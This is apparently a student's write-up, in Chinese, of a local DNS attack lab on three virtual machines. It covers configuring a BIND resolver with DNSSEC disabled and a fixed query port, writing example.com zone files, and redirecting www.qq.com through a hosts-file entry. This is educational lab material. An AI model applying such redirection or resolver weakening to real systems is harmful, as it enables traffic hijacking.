

Local DNS Attack Lab

攻击者




```
[09/15/20]seed@VM:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:b9:d8:6b
          inet addr:192.168.119.129  Bcast:192.168.119.255  Mask:255.255.255.0
          inet6 addr: fe80::b978:bc91:43ae:2df/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:225830 errors:648 dropped:0 overruns:0 frame:0
          TX packets:107725508 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:137181307 (137.1 MB)  TX bytes:1526718709 (1.5 GB)
          Interrupt:19 Base address:0x2000
```

DNS 服务器



```
[09/15/20]seed@VM:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:98:fd:9f
          inet addr:192.168.119.139  Bcast:192.168.119.255  Mask:255.255.255.0
          inet6 addr: fe80::25f2:20d7:b403:41f7/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:2335 errors:0 dropped:0 overruns:0 frame:0
          TX packets:403 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:367555 (367.5 KB)  TX bytes:47318 (47.3 KB)
          Interrupt:19 Base address:0x2000
```


用户



```
[09/15/20]seed@VM:~$ ifconfig
ens33     Link encap:Ethernet  HWaddr 00:0c:29:f2:05:eb
          inet addr:192.168.119.140  Bcast:192.168.119.255  Mask:255.255.255.0
          inet6 addr: fe80::af09:bad4:cbb1:c634/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:230 errors:0 dropped:0 overruns:0 frame:0
          TX packets:152 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:26116 (26.1 KB)  TX bytes:14561 (14.5 KB)
          Interrupt:19 Base address:0x2000
```


Task1

在用户端运行以下命令，添加 DNS 服务器




```
# Dynamic resolv.conf(5) file for glibc resolver(3) generated by resolvconf(8)
#     DO NOT EDIT THIS FILE BY HAND -- YOUR CHANGES WILL BE OVERWRITTEN
nameserver 192.168.119.139
```

再运行以下命令



```
[09/15/20]seed@VM:~$ sudo resolvconf -u
```


使用 dig 命令查询现在的 DNS 服务器，发现 server 为 192.168.119.139，配置成功。



```
[09/15/20]seed@VM:~$ dig www.baidu.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> www.baidu.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 58551
;; flags: qr rd ra; QUERY: 1, ANSWER: 3, AUTHORITY: 5, ADDITIONAL: 6

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;www.baidu.com.                 IN      A

;; ANSWER SECTION:
www.baidu.com.          1200    IN      CNAME   www.a.shifen.com.
www.a.shifen.com.       300     IN      A       180.101.49.12
www.a.shifen.com.       300     IN      A       180.101.49.11

;; AUTHORITY SECTION:
a.shifen.com.           1200    IN      NS      ns2.a.shifen.com.
a.shifen.com.           1200    IN      NS      ns4.a.shifen.com.
a.shifen.com.           1200    IN      NS      ns1.a.shifen.com.
a.shifen.com.           1200    IN      NS      ns5.a.shifen.com.
a.shifen.com.           1200    IN      NS      ns3.a.shifen.com.

;; ADDITIONAL SECTION:
ns1.a.shifen.com.       1200    IN      A       61.135.165.224
ns2.a.shifen.com.       1200    IN      A       220.181.33.32
ns3.a.shifen.com.       1200    IN      A       112.80.255.253
ns4.a.shifen.com.       1200    IN      A       14.215.177.229
ns5.a.shifen.com.       1200    IN      A       180.76.76.95

;; Query time: 73 msec
;; SERVER: 192.168.119.139#53(192.168.119.139)
;; WHEN: Tue Sep 15 19:37:00 EDT 2020
;; MSG SIZE  rcvd: 271
```


Task2

在 dns 服务器上，按照要求修改 named.conf.options 文件




```
  GNU nano 2.5.3    File: /etc/bind/named.conf.options

options {
        directory "/var/cache/bind";

        // If there is a firewall between you and nameservers you $
        // to talk to, you may need to fix the firewall to allow m$
        // ports to talk.  See http://www.kb.cert.org/vuls/id/8001$

        // If your ISP provided one or more IP addresses for stabl$
        // nameservers, you probably want to use them as forwarder$
        // Uncomment the following block, and insert the addresses$
        // the all-0's placeholder.

        // forwarders {
        //[redacted]0.0.0.0;
        // };

        //========================================================$
        // If BIND logs error messages about the root key being ex$
        // you will need to update your keys.  See https://www.isc$
        //========================================================$
        // dnssec-validation auto;
        dnssec-enable no;
        dump-file "/var/cache/bind/dump.db";
        auth-nxdomain no;    # conform to RFC1035

        query-source port               33333;
        listen-on-v6 { any; };
};
```

转储和清除高速缓存后重启 bind9 服务



```
[09/17/20]seed@VM:~$ sudo nano /etc/bind/named.conf.options
[09/17/20]seed@VM:~$ sudo rndc dumpdb -cache
[09/17/20]seed@VM:~$ sudo rndc flush
[09/17/20]seed@VM:~$ sudo service bind9 restart
```

在用户虚拟机上 Ping www.qq.com，通过 wireshark 抓包可以看到，用户向 dns 服务器发了很多 dns 请求，dns 服务器查询到域名对应的 IP 地址后，再执行 ping 命令。



No.	Time	Source	Destination	Protocol	Length
1	2020-09-17 22:31:18.6720393…	192.168.119.140	192.168.119.139	DNS	76
2	2020-09-17 22:31:18.6729761…	192.168.119.139	192.26.92.30	DNS	81
3	2020-09-17 22:31:18.9944441…	192.26.92.30	192.168.119.139	DNS	539
4	2020-09-17 22:31:18.9952969…	192.168.119.139	192.26.92.30	TCP	74
5	2020-09-17 22:31:20.0046653…	192.168.119.139	192.26.92.30	TCP	74
6	2020-09-17 22:31:20.3157441…	192.26.92.30	192.168.119.139	TCP	66
7	2020-09-17 22:31:20.3159543…	192.168.119.139	192.26.92.30	TCP	66
8	2020-09-17 22:31:20.3161574…	192.168.119.139	192.26.92.30	DNS	95
9	2020-09-17 22:31:20.3161596…	192.26.92.30	192.168.119.139	TCP	66
10	2020-09-17 22:31:20.6527654…	192.26.92.30	192.168.119.139	DNS	908
11	2020-09-17 22:31:20.6529447…	192.168.119.139	192.26.92.30	TCP	66
12	2020-09-17 22:31:20.6535249…	192.168.119.139	192.26.92.30	TCP	66
13	2020-09-17 22:31:20.6535307…	192.26.92.30	192.168.119.139	TCP	66
14	2020-09-17 22:31:20.6537982…	192.168.119.139	183.3.226.207	DNS	81
15	2020-09-17 22:31:20.6790406…	183.3.226.207	192.168.119.139	DNS	205
16	2020-09-17 22:31:20.6795876…	192.168.119.139	101.91.94.51	DNS	81
17	2020-09-17 22:31:20.6894785…	101.91.94.51	192.168.119.139	DNS	119
18	2020-09-17 22:31:20.6902386…	192.168.119.139	101.89.19.165	DNS	85
19	2020-09-17 22:31:20.7005828…	101.89.19.165	192.168.119.139	DNS	209
20	2020-09-17 22:31:20.7013084…	192.168.119.139	183.2.186.153	DNS	85
21	2020-09-17 22:31:20.7352695…	183.2.186.153	192.168.119.139	DNS	101
22	2020-09-17 22:31:20.7357944…	192.168.119.139	192.168.119.140	DNS	232
23	2020-09-17 22:31:20.7359700…	Vmware_f2:05:eb	Broadcast	ARP	42
24	2020-09-17 22:31:20.7361335…	Vmware_e4:e9:02	Vmware_f2:05:eb	ARP	60
25	2020-09-17 22:31:20.7361388…	192.168.119.140	101.91.28.164	ICMP	98
26	2020-09-17 22:31:20.7464081…	101.91.28.164	192.168.119.140	ICMP	98
27	2020-09-17 22:31:20.7466338…	192.168.119.140	192.168.119.139	DNS	86
28	2020-09-17 22:31:20.7486442…	192.168.119.139	192.203.230.10	DNS	97

Task3


在 dns 服务器上，/etc/bind/named.conf 文件中添加以下代码

```
zone "example.com" {
        type master;
        file "/etc/bind/example.com.db";
};
zone "0.168.192.in-addr.arpa" {
        type master;
        file "/etc/bind/192.168.0.db";
};
```

创建/etc/bind/example.com.db，写入以下内容


```
$TTL 3D ; default expiration time of all resource records without
        ;  their own TTL
@       IN      SOA     ns.example.com. admin.example.com. (
        1               ; Serial
        8H              ; Refresh
        2H              ; Retry
        4W              ; Expire
        1D )            ; Minimum

@       IN      NS      ns.example.com.       ;Address of nameserver
@       IN      MX      10 mail.example.com.  ;Primary Mail Exchanger

www     IN      A       192.168.0.101   ;Address of www.example.com
mail    IN      A       192.168.0.102   ;Address of mail.example.com
ns      IN      A       192.168.0.10    ;Address of ns.example.com
*.example.com. IN A     192.168.0.100   ;Address for other URL in
                                        ;  the example.com domain
```

创建/etc/bind/192.168.0.db，并写入以下内容



```
$TTL 3D
@       IN      SOA     ns.example.com. admin.example.com. (
                1
                8H
                2H
                4W
                1D)
@       IN      NS      ns.example.com.

101     IN      PTR     www.example.com.
102     IN      PTR     mail.example.com.
10      IN      PTR     ns.example.com.
```


重启 dns 服务后，用户端运行 dig example.com，可以看到出现了 IP 地址



```
[09/17/20]seed@VM:~$ dig example.com

; <<>> DiG 9.10.3-P4-Ubuntu <<>> example.com
;; global options: +cmd
;; Got answer:
;; ->>HEADER<<- opcode: QUERY, status: NOERROR, id: 40039
;; flags: qr aa rd ra; QUERY: 1, ANSWER: 0, AUTHORITY: 1, ADDITIONA
L: 1

;; OPT PSEUDOSECTION:
; EDNS: version: 0, flags:; udp: 4096
;; QUESTION SECTION:
;example.com.                   IN      A

;; AUTHORITY SECTION:
example.com.            86400   IN      SOA     ns.example.com. adm
in.example.com. 1 28800 7200 2419200 86400

;; Query time: 0 msec
;; SERVER: 192.168.119.139#53(192.168.119.139)
;; WHEN: Thu Sep 17 23:13:06 EDT 2020
;; MSG SIZE  rcvd: 85
```


Task4

Ping www.qq.com 可以 ping 通




```
[09/17/20]seed@VM:~$ ping www.qq.com
PING a.https.qq.com (101.91.28.164) 56(84) bytes of data.
64 bytes from 101.91.28.164: icmp_seq=1 ttl=128 time=12.2 ms
64 bytes from 101.91.28.164: icmp_seq=2 ttl=128 time=11.1 ms
64 bytes from 101.91.28.164: icmp_seq=3 ttl=128 time=10.1 ms
^C
--- a.https.qq.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 3029ms
rtt min/avg/max/mdev = 10.197/11.227/12.295/0.856 ms
```

修改 hosts 文件



```
127.0.0.1       localhost
127.0.1.1       VM

# The following lines are desirable for IPv6 capable hosts
::1     ip6-localhost ip6-loopback
fe00::0 ip6-localnet
ff00::0 ip6-mcastprefix
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
127.0.0.1       User
127.0.0.1       Attacker
127.0.0.1       Server
127.0.0.1       www.SeedLabSQLInjection.com
127.0.0.1       www.xsslabelgg.com
127.0.0.1       www.csrflabelgg.com
127.0.0.1       www.csrflabattacker.com
127.0.0.1       www.repackagingattacklab.com
127.0.0.1       www.seedlabclickjacking.com
1.2.3.4         www.qq.com
```

